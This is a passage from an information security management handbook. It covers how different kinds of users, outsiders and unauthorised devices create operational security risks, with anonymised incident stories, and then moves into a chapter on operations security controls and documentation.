On the day of the server crash, everyone got to know the gaps in Brian's knowledge — including Brian himself. But it was not all Brian's fault. Georgina, the "makeshift" IT administrator, was embarrassed that she had not asked the correct questions at interview, and the CEO realized that the IT administrator role was more important than he thought.

The entire incident cost the company tens of thousands of U.K. pounds — a significant amount of money for a small business. Most of this sum paid for a data recovery specialist to retrieve data from the partially overwritten tapes, and for "late delivery" penalties that the company was contractually obliged to pay its customers.

In case the reader is wondering, Brian got a lucky break. Georgina and the CEO decided that he had learned a lesson. They did not fire him, but instead paid for him to update his training — on his own time, not the company's.

This example demonstrates the importance of:

- Screening potential employees
- Making sure that their knowledge is up-to-date
- Knowing that qualified staff do not necessarily know how to administer your particular system
- Recognizing the difference between qualifications and experience
- Using shadowing or separation of duty so that errors can be identified (e.g., Georgina and Brian could have shared tasks for the first few months)

Similar issues could occur if, for example, an IT administrator is off sick and an administrator from another area is asked to provide cover.

IT security professionals are often asked to advise on new systems before installation. When doing so, it is important to consider the whole system — including the humans — and not just the computer.

Users

Broadly speaking, users can be categorized into three groups. These are highly generalized, but when assessing risk it can be useful to recognize patterns of behavior in like-minded people.

Nontechnical Users

Nontechnical users make up the majority of the user base in most organizations. Nontechnical users do not always fully understand the technology they are using and rely on others to teach them what to do. This is not their fault — after all, they are not paid to be IT specialists.

From a security point of view, nontechnical users will usually assume that the IT department looks after security. For example, they may believe that there is no reason for them to worry about viruses because the IT department maintains their anti-virus software. They do not know about Trojans, unknown viruses, and the dangers of opening suspicious-looking e-mails — unless someone tells them.

TABLE 30.1 The Three Broad Categories of User Behavior

Type of User	Characteristics
Nontechnical	Does not fully understand technology. Reliant on IT departments to keep everything running securely. Education can help.
Semi-technical	Understands technology, but not the limits of their knowledge. Sometimes goes beyond their limit.
Technical	Understands technology, but does not always understand the risks of technology.

Note: Security staff, of course, can assess risk. As a consequence, they should know the limits of their knowledge. But they are not always as technically knowledgeable as some of the technical users.

Nontechnical users are unlikely to read security policies unless they have to. They will sometimes try to bypass policies or other security controls if they seem pointless or bureaucratic from their point of view. User education and policies, although important, will never stop some nontechnical users from forwarding chain letters or running unauthorized programs sent to them by friends. Most will not be able to tell confidential information from unclassified information; but even if they are educated in this respect, the benefits of tools like e-mail will seem to outweigh the risks of sending cleartext information over the Internet. Nontechnical users often cannot assess risk correctly because of their limited knowledge of technology.

The solution lies in a combination of controls and risk acceptance.

Semi-technical Users

This group of users knows about the technology they are using, but do not always know the limits of their knowledge. They are sometimes called upon by nontechnical users to perform installation or support tasks, bypassing normal support procedures. This is more likely if the official help desk is seen to be unhelpful, slow, or will charge the user's department for the work.

The main issues from semi-technical users come from their lack of awareness of relevant procedures or policies. Like nontechnical users, they will follow policies that seem logical but often do not understand policies aimed at technical users. Not knowing the limits of their expertise also leads some self-professed "experts" to leave work half-done when they reach the limits of their knowledge — sometimes leaving security holes for others to discover and fix.

Technical Users

Technical users will often follow the policies that apply to their area of expertise. However, if the policies are drafted without their input or by nontechnical people, then it is likely they will be ignored.

Because technical users are at the opposite end of the spectrum from non-technical users, they sometimes assume that they are qualified to assess risk correctly. Consequently, some IT departments have problems such as unauthorized modem dial-in points and unauthorized software. The trouble is that although they are more qualified to assess risk, they are often not sufficiently qualified. That is why organizations employ IT security staff.

Technical users are often IT staff who are up against tight deadlines to implement new systems and upgrades. They can perceive the involvement of IT security staff as detrimental to their work, as it is usually the one piece of work that they cannot control. It is easier for the IT security professional to appease such staff if IT security has management buy-in. However, given the choice between delivering a secure system late and delivering a slightly insecure system on time, most technical users will choose the latter.

The types of user are summarized in Table 30.1.

Outsiders

At busy times, many organizations draft in temporary staff to help. But when temporary IT staff are drafted in, they do not always go through the same induction process as longer-term employees. The result can be that they are not aware of the policies and procedures to which they should be adhering.

As well as the issues this may cause from day to day, there are also longer-term effects. For example, temporary software developers may inadvertently design software that breaches corporate policy; this may not be discovered until after they have left, leaving the organization with little or no recourse.

Another popular example of an outsider is the hacker. Hackers are traditionally thought of as people who try to break through the firewall, but they could also be inside the organization. Disgruntled employees are a popular example, who after making plans to work elsewhere, may plant logic bombs to destroy data after they have left. But breaches can also be caused by staff with time on their hands and an inquisitive mind.

Theft of credit card details and identity theft are increasing threats. Members of organized gangs are increasingly gaining employment with organizations that handle these types of information.

Traditional controls, such as shadowing, separation of duty, and employee screening, can often be used to limit security breaches by insiders. The situation becomes more difficult with organized criminals, who may be familiar with these controls and ways to circumvent them. Clearly, the more controls in place, the more difficulty they will face, but care must be taken to balance this with users who need legitimate access to the same information.

This situation is not addressed by conventional intrusion detection systems (IDSs); host-based systems (HIDSs) usually concentrate on changes to system files and static data, while network-based systems (NIDSs) look for unusual traffic on the network. What is needed is a system that can detect patterns of suspicious user activity — such as a user accessing credit card details when they were not handling a card transaction. This is partly a combination of tasks:

- System design (e.g., role-based access control)
- System administration (e.g., checking logs)
- Using the correct tools to detect anomalies (e.g., log file analysis software)

Unfortunately, complicated threats sometimes need complicated solutions.

The Battleground

Desktops

Some users treat their company PC as if it were their very own. There is nothing wrong with them decorating it with trinkets, and there are not many security issues preventing them from changing the wallpaper. But for the sake of security, there must be a limit to the modifications they make.

Nontechnical users often will not distinguish between wallpaper and screen savers, for example. But unlike the former, screen savers are programs that could cause security issues. As well as the usual risk from Trojans and other malware, some screen savers are badly written, which may make screen saver password security less reliable or cause the system to crash.

Most users know that they should not install their own software on their company PC, assuming that there is a policy telling them that. But some will still install unauthorized software. Their risk assessment will probably be based on how much they trust the friend the program came from, or how well known the software author is. They perceive that installing unauthorized software is like getting a ballpoint pen from the stationery cupboard and taking it home — it is not really allowed, but other people do it. The trouble is that the loss of a ballpoint pen pales in comparison to the loss of data caused by malicious or badly written software.

Some users hide their unauthorized software on floppy disks, CDs, in e-mail messages, or in hidden folders on their hard drives. There are some good software auditing tools that can be deployed across enterprise desktops, and can list the software installed on each system. But most will never find software in e-mail or on removable media. Restricting access to removable media (e.g., disabling floppy drives) can help, but this sometimes interferes with legitimate use of the system. As always, balance is the key.

Peer-to-peer (P2P) file sharing systems (e.g., KaZAA, BitTorrent) and instant messaging (IM) clients (e.g., Yahoo Messenger, MSN Messenger) are becoming more popular as unauthorized software. Why?

Employees usually know if their e-mail and Web access is monitored or screened (often notification is a legal requirement) and so they will seek a more private communications channel for chatting and downloading files. Virus scanning will be limited to desktop anti-virus software (if installed), which even with the best of intentions, is not always up-to-date. And legal problems may arise if illegal files are downloaded using company equipment (e.g., illegal MP3 music files).

The risks used to be mitigated by the corporate firewall. However, many of these applications are "firewall friendly," in the words of the authors. The software will often disguise itself as HTTP traffic so that the firewall thinks it is seeing Web browser traffic and allows it to pass through.

File transfers by P2P or IM software will bypass the anti-virus checks on the e-mail gateway. Messages sent through IM canot usually be screened for content, and are unlikely to have a corporate e-mail disclaimer attached.

Firewall administrators are currently playing a game of cat-and-mouse with "firewall-friendly" software vendors. A popular technique with administrators is to block access to an IM vendor's Web site, to prevent users from logging into the system or downloading the client application. But vendors sometimes get used to this, and will change or add log-in servers. P2P is a different matter, as newer systems are moving away from having a central server for the user to register with. In both cases, network-based intrusion detection systems (NIDSs) can often be used to assess the existence and scale of the problem. NIDSs can inspect network traffic at a much more detailed level than a firewall. NIDSs often will not identify where the problem originates, especially if a Web proxy server is used, but desktop software auditing tools can reveal which PCs have IM and P2P software installed.

Unauthorized modems are becoming less of a problem on users' PCs today, but the new generation of remote access software runs over the Internet to a client application on the user's PC. This too is "firewall friendly." Again, NIDSs and software auditing tools can help find if it exists.

PDAs are not normally seen as a desktop risk, but they are ideal hosts for viruses and Trojans. Thankfully, some anti-virus vendors now make software for the popular PDA platforms, such as Palm and PocketPC. A greater risk comes from unauthorized PDAs, which often appear on people's desks in January, after being received at home as Christmas presents. They are commonly used to ferry files between home and office, but often, home PCs do not have the same level of protection as office PCs. The same problem has happened for years with floppy disks, and the trend continues with pocket USB "pen" drives.

Finally, as an example of how unworkable policies will be ignored, think carefully about the organization's policy on personal e-mail. Many organizations ban the use of Web-based e-mail because many such systems have poor anti-virus controls. However, if the users are also prohibited from using the corporate e-mail system for personal use, they will almost certainly try to ignore the policy.

Web-based e-mail is often a favorite with users because it is not monitored by the organization's e-mail content checking system. Blocking access to Web-based e-mail accounts will push users to use the corporate system. Prevent the use of both, and they will often be very unhappy. E-mail is a modern communication tool and, rightly or wrongly, many staff demand access for personal use.

Servers

On servers, different types of security abuse can be caused by users and administrators. It is tempting to concentrate on the administrator alone, on the premise that user access should be restricted to the point that they cannot cause any security issues. But access control is not an exact science!

Users should be trained how to use file server storage. This important point is sometimes ignored during induction training, leading some users to store data on their local hard disks. Users are not always aware of the risks of doing this, especially if they are more used to using a PC at home, or previously worked in a small business where there was no file server.

Another risk emanating from a lack of training is that users can confuse shared areas on the network. Sometimes, shared file areas (e.g., for a department) can be confused with home areas, leading to

information being accessible to more staff than intended. When the opposite occurs, and information in a home area needs to be shared, users sometimes share their passwords to let others gain access. This problem can be controlled in part by limiting the simultaneous number of log-ins from one userID that the file server allows.

Access permissions should be carefully examined. For example, folders or directories rarely need to be deleted by most users on a shared drive, and so appropriate access rights should only be assigned to a handful of staff at most. The author has seen an example where a user accidentally clicked and dragged a set of folders in Windows Explorer, leading to shared data being moved to a home area and being inaccessible to all those who needed it.

Risks do come from administrators, however. Most can be mitigated by retaining experienced and trained staff. However, administrators are sometimes under pressure to keep systems running; and when processing reaches full capacity on a server (of any type: file, e-mail, Web, etc.), it is very tempting to disable anti-virus software and similar tools to free system resources and keep the system up in the short term. As security professionals know, however, "short-term" fixes sometimes stay in place for long periods.

Another common risk comes from what can be referred to as "renegade IT departments." These are formed by groups of users who are technically knowledgeable but know little about security. Often, they come from project teams or support staff at remote sites. The systems they install can range from a shared access database to a whole file server. Corporate policy on such things as change management and anti-virus protection will often be ignored, in whole or in part, due to a perceived need to deliver a system urgently. Sometimes, these teams operate with the blessing of senior management, who may not be aware of the risks that are being created. It is normally the IT security professional's role to identify and quantify these risks and make management aware. Sometimes, management has already recognized the risks, but sometimes the urgency that staff attaches to the work is unwarranted.

Terminal Servers

Terminal server technology, such as Windows Terminal Services and Citrix, are sometimes seen as the perfect way to control the PC desktop.

Terminal servers handle the processing and storage that is normally done on a desktop PC. This means that a minimum of hardware is needed for each user; Windows terminals are built for this job but PCs can also be used. A network interface connects the device to the terminal server.

Because the terminal server handles all the processing, it controls what appears on the desktop; this results in a standard desktop configuration that users cannot change.

But, as always, there are problems.

Occasionally, users will get upset that they cannot modify their desktop, especially if they have been allowed to do it in another organization for which they have worked. It is sometimes tempting for them to borrow PCs belonging to other people, along with the log-in details needed to access them, in order to run special programs or unauthorized software. Most users, however, will appreciate the restrictions if they are aware of the fringe benefits of Windows terminals, such as being generally easier to fix when they malfunction.

Not all software applications will work on a terminal server. Some will work but will have odd problems that can sometimes lead to security breaches. For example, there is a popular Web proxy server that, when accessed from a terminal server, will retrieve Web pages under the userID of the last user to log on to the terminal server. This is not necessarily the person making the request, which leads to unreliable auditing of Web access. The problem is due to a client application needed by the proxy server, which does not authenticate correctly when run on a terminal server. This is yet another good reason why new software should be fully tested before deployment — on any platform.

Terminal servers cannot be used everywhere but they are ideal for locations such as call centers where many people need access to a standard set of applications. In these cases, they can create a more controllable environment.

TABLE 30.2 Web Abuse — Or Is It?

Material	Example of Legitimate Use
Images of naked bodies	Museums, art galleries (paintings, sculptures)
Sex toys and apparel	Local councils (often regulate sex shops)
Prostitution	Local councils, residents associations (may be researching a local problem)
Violence	Weapons and aerospace companies
Pornography	Novice user clicked on the wrong search engine result

Note: Of course, some people, like law enforcement personnel, might have grounds to access all of the above.

Web Access

When it comes to the abuse of Web access, most people think about those who download pornography. Yet this is not always a risk.

Table 30.2 shows a list of subjects that are often considered as inappropriate Web access, but to which people sometimes need access. It demonstrates that Web abuse is not always easy to identify. Security professionals should look at the context of the alleged abuse rather than the content of the sites visited. It is not so important what was accessed, but why.

In the example shown for pornography, one or two visits to the site might be acceptable. But if the Web proxy log shows lots of visits to pornography sites, then someone or something is probably doing it intentionally. Why "something" as well as someone? Do not forget that userIDs do not identify a user, they just identify an account that was used. People share passwords, unintentionally run Trojan programs, etc.

In most countries, an employer has a duty of care to protect its staff. If an employee witnesses someone else accessing Web pages that they find offensive, and the employer has not taken reasonable steps to prevent it, the employer can often be sued for causing distress to that person. An Acceptable Use Policy for Web browsing is usually the legal minimum control, but organizations can go beyond this to provide more protection.

URL filtering software (e.g., SurfControl, N2H2) can be used to restrict access to Web sites, based on a database of URLs researched by the supplier. They usually work in conjunction with the Web proxy server. However, they do need careful configuration to the needs of the individual organization. They are not always perfect, so will occasionally allow access to inappropriate sites and occasionally stop access to appropriate sites.

In organizations where there is a clear business objective (e.g., an electricity company), it is easier to determine appropriate sites than it is in a more diverse organization (e.g., a recruitment agency with clients across all sectors). One solution in the latter case is to use the URL filtering software to prevent access to the categories of sites that present the most risk, rather than try to eliminate risk entirely. Another is to use the software to monitor the problem, rather than restrict access, and use the gathered data to enforce the policy at a later date. There are specific tools for this (e.g., Webspy) that work from proxy server logs and do not need a separate server. In all cases, the organization should check local data protection laws; for example, in the European Union, staff must normally know in advance what data is being collected about them, and what it will be used for.

But even legitimate sites can present a risk to the business. Active content, such as ActiveX, is often downloaded by users in their Web browsers without their realizing it. Most of the time, these are legitimate programs. Sometimes, they are Trojans or even legitimate programs that are badly written. There are a variety of ways to get such software running on a user's PC, and they will not always be asked to confirm the download.

Some firewalls and Web proxies can strip out certain types of active content. However, this will also stop some legitimate Web sites from working properly in the browser. Some desktop anti-virus products offer real-time protection from active content threats, but the best solutions are usually those devices that sit alongside an existing Web proxy and scan all downloaded active content before it gets to the user.

The Network

The larger the network, the more chance there is for security abuse to occur. This is because:

- It becomes more difficult to uncover security problems (the "needle in the haystack" problem).
- In geographically dispersed organizations, local IT staff can become detached from the central IT function.
- Risk generally increases along with the number of systems on the network (more things to go wrong in more places).

Some of the most common unauthorized devices on a network are mini hubs and switches. If an office is running out of network outlets, it is relatively cheap and easy for IT staff or technical users to buy such a device and turn one outlet into four or more. They sometimes also creep into server rooms.

These devices are rarely connected to a UPS, are usually hidden under desks, and are almost never visible using network monitoring tools. So even network administrators can have trouble trying to assess the scale of the problem. Thankfully, mini hubs and switches are often quite robust and do not fail often. But when part of the network goes down, it can be a real problem to track down the cause of the problem. Crawling under all the desks in the office is not a nice job!

Unauthorized wireless access points (WAPs) tend to be less common than mini hubs and switches, but the risks they introduce are greater. WAPs are the radio equivalent of a mini hub and are an essential part of a wireless network. They can be hidden on top of cupboards and in the ceiling void in an attempt to get better radio range. WAPs are usually insecure when they are delivered, and of course, users often do not take the time to turn on the security features. Managers and road warriors (e.g., salespeople with laptops who are often out of the office) tend to be the worst culprits.

Much has been written about "war-driving," the practice of hackers using a laptop with a wireless network card to access an insecure WAP from outside a company's premises. However, there is a more common problem that is less well recognized. It can be called "mis-association" and is caused when two WAPs from different organizations have a radio range that overlaps, and PCs or laptops connect (or associate) to the wrong WAP.

Most commonly, this happens around public WAPs, such as coffee shops, airports, and business bureaus. Nearby businesses try to figure out why their Internet connections are running slow and strange documents that no one seems to own appear on their printers. Meanwhile, road warriors in the business bureau down the road are downloading their e-mail and — more worryingly — wondering why the vital report they printed out is not at reception area for them to collect.

Unauthorized PDAs have been mentioned previously, but unauthorized laptops (and sometimes desktops) pose a greater risk. With network-aware worms like Blaster set to be on the increase, the last thing a busy security professional needs is a contractor hooking up their own laptop to the network. It may be clean, fully patched, and running the latest anti-virus software. But in the world of IT security, it is not usually a good idea to make assumptions. If there is a business need, most users will understand being asked a few questions, especially if the risks are explained.

Unauthorized modems have also been mentioned previously, but especially in the case of laptops, things are changing. In some organizations, the phone system uses nonstandard telephones (e.g., Norstar Meridian, SDX), so it is difficult to get a modem working. Wireless data technologies based on mobile phones (e.g., GSM data) have been around for some time, but users tend to use them grudgingly because they are quite slow. Most run at 9600 baud — less than a fifth the speed of a dial-up modem. This has worked in favor of IT security — until now.

With newer mobile phone technologies, higher data rates are possible. GPRS (General Packet Radio Service) over a GSM phone network runs at around the speed of a dial-up modem. The new 3G (third-generation) technologies promise even faster speeds. Road warriors may soon have a fast unauthorized connection to the Internet, because it is quite likely that they will want to use it in the office as well as on the road; especially if it is faster than the official corporate Internet connection.

Some True and Fairly True Examples

The following stories are based around actual events. Names have been changed, as have some of the factual details, in order to protect the innocent (and sometimes the guilty).

The (un)Documented System

Dave had recently started working for a new company as its IT security specialist. In the normal course of learning the new job, Dave asked the networking staff about the company's DMZ.

No problem, they said. There was no proper documentation, but they described the DMZ in enough detail that Dave could write it all down. Dave then decided to visit the computer room so that he could visualize the equipment.

It looked odd. There were two devices connected to the DMZ that the networking staff had not mentioned. Dave queried this, but the networking staff did not know anything about them. Nor did the server team. The systems were listed on the company's asset register but it did not show who was responsible for them.

With no clear owner, Dave decided to take a closer look. One of the devices was a server that was several years old and, by the accumulation of other people's junk around it, it did not look like it was being maintained. The other device was a router. By tracing the network cabling through the floor void, Dave found that it bypassed the DMZ's inner firewall.

Dave asked the networking staff about the router. It was an old device that they had forgotten about, it predated the inner firewall, and was left in place to support legacy systems. They had no idea if it was still needed, but it was now their job to find out.

As the mystery server was several years old, Dave tracked down one of the older members of the server team. When they heard the description of the equipment, they remembered a pilot project to provide remote access to the network. The system's owner had left the company, but the line manager remembered the system and could not believe it was still running. It had 30 dial-up lines attached to it, which went straight into the DMZ without any access controls. Dave got permission to disconnect the system from the network.

Dave reported his findings to management, and made them aware of the risks:

- The forgotten devices could have affected the availability of other systems, or they might have been used by a malicious attacker to do the same.
- On a changing network, risk assessment is an ongoing process. If the legacy router was still needed, its uses should have been documented.
- When there are undocumented systems, it is difficult to perform risk assessments.
- The company's investment in firewalls was not entirely effective because they were bypassed by legacy systems — a router and some dial-up connections.

It turned out that management thought that buying firewalls would make everything secure. They learned — thankfully before it was too late — that firewalls are not a security panacea.

Users' "Rights"

First one e-mail. Then another. Then ten more. As the e-mail administrator, Sarah knew she was looking at an e-mail virus outbreak.

The company had not bought anti-virus software for their internal e-mail servers. A risk assessment had shown that the anti-virus software on the Internet mail gateway and on the desktop should stop most infections. That had looked fine on paper, and had passed management scrutiny, but the reality was looking worse than anyone imagined.

Sarah identified the problem: a group of desktops that, for some reason, could not be updated from the anti-virus software's administration console. She notified the IT security manager and dusted off her

copy of the Incident Response Manual to get some guidance on how to deal with the problem. The e-mails were now flooding in.

Sarah sent a broadcast message to all users. This immediately displayed a warning on all PCs, telling users not to open any of the virus-infected e-mails, which all had the same subject line. She then phoned the Web development team and got a similar message posted on the front page of the company's intranet.

Sarah realized that some staff were on leave, as it was close to holiday season. So she called the IT staff at each of the company's offices and asked them to put a notice on the desk of anyone who was not currently in the office. Within a few hours, the virus spread had stopped and the help desk phones were quiet once more.

Monday came. Shortly after 9 a.m., Sarah received an e-mail. It was the virus again. This time around, the infection was limited to only a few users. Sarah called the relevant support people and asked them to visit the users.

What had happened?

The virus got into the company through a Web-based e-mail account. Company policy stated that personal use of the corporate e-mail system was not allowed. The company's Web filtering software was set to block Web-based e-mail sites. However, it did not cover all of them, and some users had found out the ones that still worked.

On Monday, a staff member came back into the office after his holiday. A colleague told him about the virus outbreak, and how to identify the virus. He read the notice that had been left on his desk. He booted the PC. He saw the messages in his inbox and decided to click on one to see what it looked like. Then he double-clicked on the attachment, unleashing the virus.

People do not always react in a way that might be expected. The users involved all knew of the risks but thought it would be OK to open the attachment because the e-mail came from someone they knew. They felt it was almost their right to do so, and that anti-virus measures were the concern of the IT department, not them.

Subsequently, all users were reminded of their responsibility toward IT security. The perpetrators of the incident on Monday were identified by the "From" line on the e-mails that the virus sent. They received their punishment — from their peers, who e-mailed them asking why they were stupid enough to ignore the warnings!

The company's anti-virus policy was reviewed. However, the company's incident response plan had worked perfectly and damage had been limited as much as possible.

The Job Hunter

Pat was a sales executive working late at night, trying to clinch a vital contract with a company on the other side of the world. Her office was part of a small shared building, with other companies occupying different floors.

The building was fairly secure, with a security guard at then reception desk. When the guard went home at 6 p.m. each evening, the door to the office building was locked; and although workers could get out, only those with a key could get in.

At 6:15 p.m., Pat went to the fax machine and noticed a strange person looking lost in the corridor. The stranger explained he was looking for the company's HR department. Pat informed him that the HR department was closed, and advised the stranger to phone the following morning. He thanked her and headed for the elevators.

The next day, the security guard came to the reception desk. Staff from two other companies in the building had reported thefts from their desks overnight — two wallets and a purse.

Pat later gave a description of the stranger to the police. However, he was never caught.

Subsequently, staff were reminded to challenge anyone trying to enter the building at night. The internal door to the company was locked at 6 p.m., and only opened to people with an appointment.

The stranger had probably posed as an employee, in order for someone leaving the building to hold the door open for him. He obviously watched for the security guard leaving.

Although the motive was to steal personal possessions from unlocked desk drawers, the stranger might as well have stolen the floppy disks, backup tapes, and CDs that are usually there too. An unscrupulous company competitor would no doubt pay for the valuable information that might be there — even if it were a year or so old.

Take the Lead

Andy was the IT support person in a company with approximately 50 staff members. Kate, one of the marketing staff, asked him if she could buy some contact management software. Andy knew the current software was rather old, and because the Marketing department offered to pay for it, there did not seem to be a problem. Kate bought two copies.

The two main marketing executives had their own contacts, and their own copy of the software. But the company was growing. So because Andy had said the software was fine to use, the Marketing department figured it would be OK to buy extra copies. Kate was very happy with the software, as it was helping to generate extra sales leads for her team.

The company kept growing. Kate asked Andy to network all the individual contact management databases so that everyone could share their contacts. She was not expecting his response.

Andy told her he could not do that. Networking the PCs was the easy part, but Andy learned from the software's user manual that there was no way to synchronize the Marketing databases. Kate quoted a different part of the user manual that promised easy networking. Andy explained that he could not do this with the current setup — it was too complex. Kate screamed, "But it's mission critical — it runs our whole team" and stormed off angrily.

Andy went to see his line manager, who agreed that there was a problem. Together, they went to see the Marketing director. After hearing the technical side of the problem, he invited Kate into his office to get the other viewpoint.

A month or two later, an outside company was employed to write a networked contact management system.

Andy had the most important thing to IT security — management support. Kate, probably unknowingly, had threatened the availability of a system that was vital to the Marketing department. She had only thought about *capacity planning* when the system did not have enough capacity.

In small companies, it is not usually justifiable to employ a Change Manager. Instead, the IT staff need to understand that they must fulfill this role. The users must understand what is acceptable and what is not, by the application of policies.

Putting It All Together — and Managing

Summary of Main Risks

This chapter has examined many types of risks that could face an IT security professional. But on closer examination, they all fall into one or more of the three categories of IT security: confidentiality, integrity, and availability.

Table 30.3 shows how some of the risks map to the three categories.

Risk Management

Although there are different ways to manage risk, the following are key areas to look at:

- *Policies:* these tell people what is expected of them, but they are useless if they are not enforced.
- *Senior management:* needs to commit to IT security, otherwise there is no one to ultimately enforce policy.
- *Human Resources department:* needs to understand the effect of IT security abuse, and decide how they will deal with staff accused of abuse. This is needed to enforce policy.

TABLE 30.3 Mapping the Risks to the Three Categories of Security

Example	Which Category?
Staff performing backups incorrectly	Integrity (of backups); possibly availability (if backups need to be restored)
Not following policies	Potentially all three: confidentiality, integrity, availability
Hacking incident	Confidentiality (if system accessed); integrity (if unsure whether anything was changed); availability (if system becomes unstable or control is lost to the hacker)
P2P software found running on a PC	Confidentiality (public access to company equipment); integrity (PC is no longer in a known state); possibly availability (e.g., if traffic swamps the Internet connection)
Incorrect use of shared drives	Confidentiality (if information is available to more people than intended); availability (if information is available to less people than intended); possibly integrity (e.g., if information is stored on a local hard drive that is not backed up and gets corrupted)

- *Legal department:* as for Human Resources, but dealing with non-staff issues (e.g., hackers).
- *Communications strategy:* needed to get the policies to the end users.

The above list demonstrates how important policies are. Detective methods (e.g., reviewing audit logs) can identify possible security abuse. Corrective methods (e.g., firing corrupt staff) can stop security abuse once it has been detected. But protective measures, like an IT security policy, are usually the front-line defense against operational security abuse.

Operations: The Center of Support and Control

Kevin Henry, CISA, CISSP

The operations security domain encompasses all of the other domains of information systems security. This domain is where theory and design meet the reality of daily operations. Ideas, once only a concept, become a critical part of an organization's infrastructure. The policies and procedures developed in a conference room or through a rigorous review and approval process are enacted for the benefit and protection of the organization, the employees, and the various other stakeholders.

Operations entails control, procedures, and monitoring. It involves support for users, communication with outside business partners, emergency actions and response, and in many cases 24-hour vigilance.

There are several areas of operations security that we will look at in this chapter: the importance and types of controls, the role of production support, the use of good supervision, and the protection and continuity of business operations through backups, maintenance, and incident response.

The operations group has evolved over the years from a console-based mainframe administration group to the widespread network administration techies that provide critical support for users halfway around the globe. However, regardless of the environment, whether mainframe, single office, or multinational and multiple platform organizations, the key elements are the same. The operators (for the most part I will include only network administrators in this group) have high-level access and the ability to make or break many companies by virtue of this level of access. Operators execute tasks that often require some of the highest levels of authority on the system. They can see, touch, and alter almost anything. They are required to make decisions in pressure situations that may affect the ability of the organization to continue normal or alternative business operations.

The importance of an understanding of security and best practices is crucial for operations personnel. Operators need to be aware of availability, and their critical role in keeping systems running. They need to understand the risks of disclosure and the need to enforce confidentiality, which includes the concepts of privacy, secrecy, and trust (or confidence). Organizations are under increasing pressure to maintain the privacy of individuals — whether they are customers or employees. Many organizations are either required to, or have chosen to, declare their privacy policy. This is a meaningful statement and the operations group needs to be aware of the risks and potential liabilities to the organization if these policies are violated or disregarded. An organization often depends on the confidence of its customers. A foolish or negligent act — or even a perceived breach of this confidence — may impair the business activity of the organization for years to come. The final part of the information security triad is integrity. Integrity in this instance includes proper, accurate, or reliable processing, change control, storage, and behaviors. Often an operations group may be bound by Service Level Agreements (SLAs) and a failure to provide the contracted level of service prescribed in the SLA can affect the respect, reputation, and even financial viability of an operations group.

Many organizations today outsource operations and network admin functions. This chapter does not deal extensively with outsourcing; however, the concepts and requirements are in many ways similar. Outsource suppliers need to respect and honor contractual obligations and provide the required level of service and support. Suppliers may need to provide more than basic functionality — they may need to provide advice, warnings, recommendations, expertise, and value-added services. They may be the source of hardware, soft-

ware, and applications support, but moreover they may be providing the expertise and technical skills an organization relies on. No doubt this is a responsible and challenging role.

The firm that has decided to choose an outsourcing solution is relying on the strength of another company to provide the support and service it requires. This decision may have been based on a need for expertise the firm did not have in-house; it may have been a financial decision; it may have been in response to an immediate need that could not be provided through other channels. Whatever the reason for choosing an outsource solution, the organization is under the same pressure it would be if it was an in-house support group — that is, ensuring that the promised services are delivered and that the services meet the cultural, operational, and security requirements of the organization.

Controls

We will take a look at types of controls and how they may be used in an operations setting. First of all, it is important that controls are seen as a tool to be used prudently and reasonably. A control is a restriction or restraint. Moreover, a control is required to be used as a response to a risk. Once a risk has been identified — that is, we have established what the threats are and the likelihood that these threats will become a reality (or exposure) — then we need to set up controls to respond to these risks. A control may try to prevent a risk or it may be a way to detect a problem.

Preventive Controls

An ounce of prevention is worth a pound of cure. A preventive control is designed to stop an event from happening. It is a type of proactive control that relies on the establishment of procedures and tools that, hopefully, will catch and stop an adverse event from affecting the organization. There are many types of preventive controls and they are continuously changing as the risk environment, threats, cultures, markets, and regulatory conditions change. For example, a programmer who includes an edit in the data entry fields of an online system has implemented a preventive control.

Detective Controls

A detective control recognizes that some untoward activity either has taken place or is taking place, and institutes mechanisms to report, mitigate, limit, or contain the damage. It may also include logging or tracking functionality to record the details of the activity for use in subsequent analysis or possible disciplinary action. Detective controls include reviews and comparisons, audits, account reconciliations, input edit checks, checksums, and message degests.

Corrective Controls

Corrective controls are used when an event has caused some damage and it is necessary to restore or reconstitute operations to a normal or alternative operational state. They may be procedures for network isolation, restriction of traffic, forced lockout of most users, etc.

Compensating Controls

Sometimes no other control is possible. For example, we would not usually grant a user root-level or high-level access to a system. This principle of least privilege — granting a user only the minimal amount of access, authority, or privilege required to do his or her job — is an effective control.[1] It often prevents misuse, accidental errors, and curiosity-based discoveries, and mitigates many risks created by poor access control. However, in the case of network administrators and operators this control is not possible. Such personnel require a high level of access to run the utilities, execute jobs, change configurations, etc., that are a part of their routine duties. Because of this, we require compensating controls, controls that compensate or address a weakness in the control infrastructure that cannot be eliminated using normal controls. Compensating controls often use greater levels of supervision, monitoring, review of activity logs and separation of duties to prevent or detect the types of errors that may come from a weaker control environment.

The following control types are methods of implementing the types of controls listed earlier. An administrative control, for example, may be preventive, deterrent, or detective, depending on whether it is designed to be proactive or reactive. It may also be corrective where it sets forth escalation procedures and incident response programs.

Administrative

Administrative controls, often called "soft controls," are procedures and policies to provide direction and declare intent to users and affected personnel. Examples of administrative controls include change control, user registration, visitor logs, hiring and termination practices, punishment for failure to comply, roles, responsibilities and job descriptions, and privacy statements.

Technical or Logical

These types of controls are "hard" or functional controls, often depending on the use of tools, software, or hardware to restrict access, limit capabilities, or prevent virus infections, for example. A preventive technical control may be a firewall, or a detective control may include an intrusion detection system.

Physical

Physical controls are extremely important in this domain. Operators have responsibility for the core computing platforms and equipment used by the organization. Unauthorized access to these areas may result in catastrophic loss for an organization. All steps must be taken to protect equipment from damage — environmental (lightning, dust, smoke, extreme humidity or temperature conditions), utility-based (gas, water, sewer, or electrical problems), disaster (fire, flood, or structural failure), and man-made (vandalism, accidental damage). Physical controls include locking doors and telephone equipment closets, installing fire detection and suppression equipment, having uninterruptible power supplies and surge protectors and proper installation locations. The principle of separation of duties also applies to segregating the operations staff from other staff (especially programmers) so that no one can usurp the normal workflow procedures and the checks and balances that were established.

Documentation

One of the most important resources an operations department has is knowledge. It is remarkable therefore how many organizations do not have adequate documentation. Documentation is a key to understanding, maintaining, and reacting to system activities. When we look at incident response later, one of the key factors in mitigating the damage from an incident is to recognize that something is happening. In far too many cases an untoward event is not noticed in a timely manner just because no one knew what "normal" was. They had no record of usual or unusual activity, or if they did, no one looked at it, with the result that an attack or error was allowed to continue much longer than it should have.

When auditing an operations center, one of the first items reviewed should be the documentation of the systems. Where is it kept? Is there a copy off-site? Can it be accessed easily in a disaster? Is it up to date? Does it describe the systems? Does it show the interaction and interdependencies between systems? Does it show normal processing flows and does it contain lists of error codes and proper responses to errors?

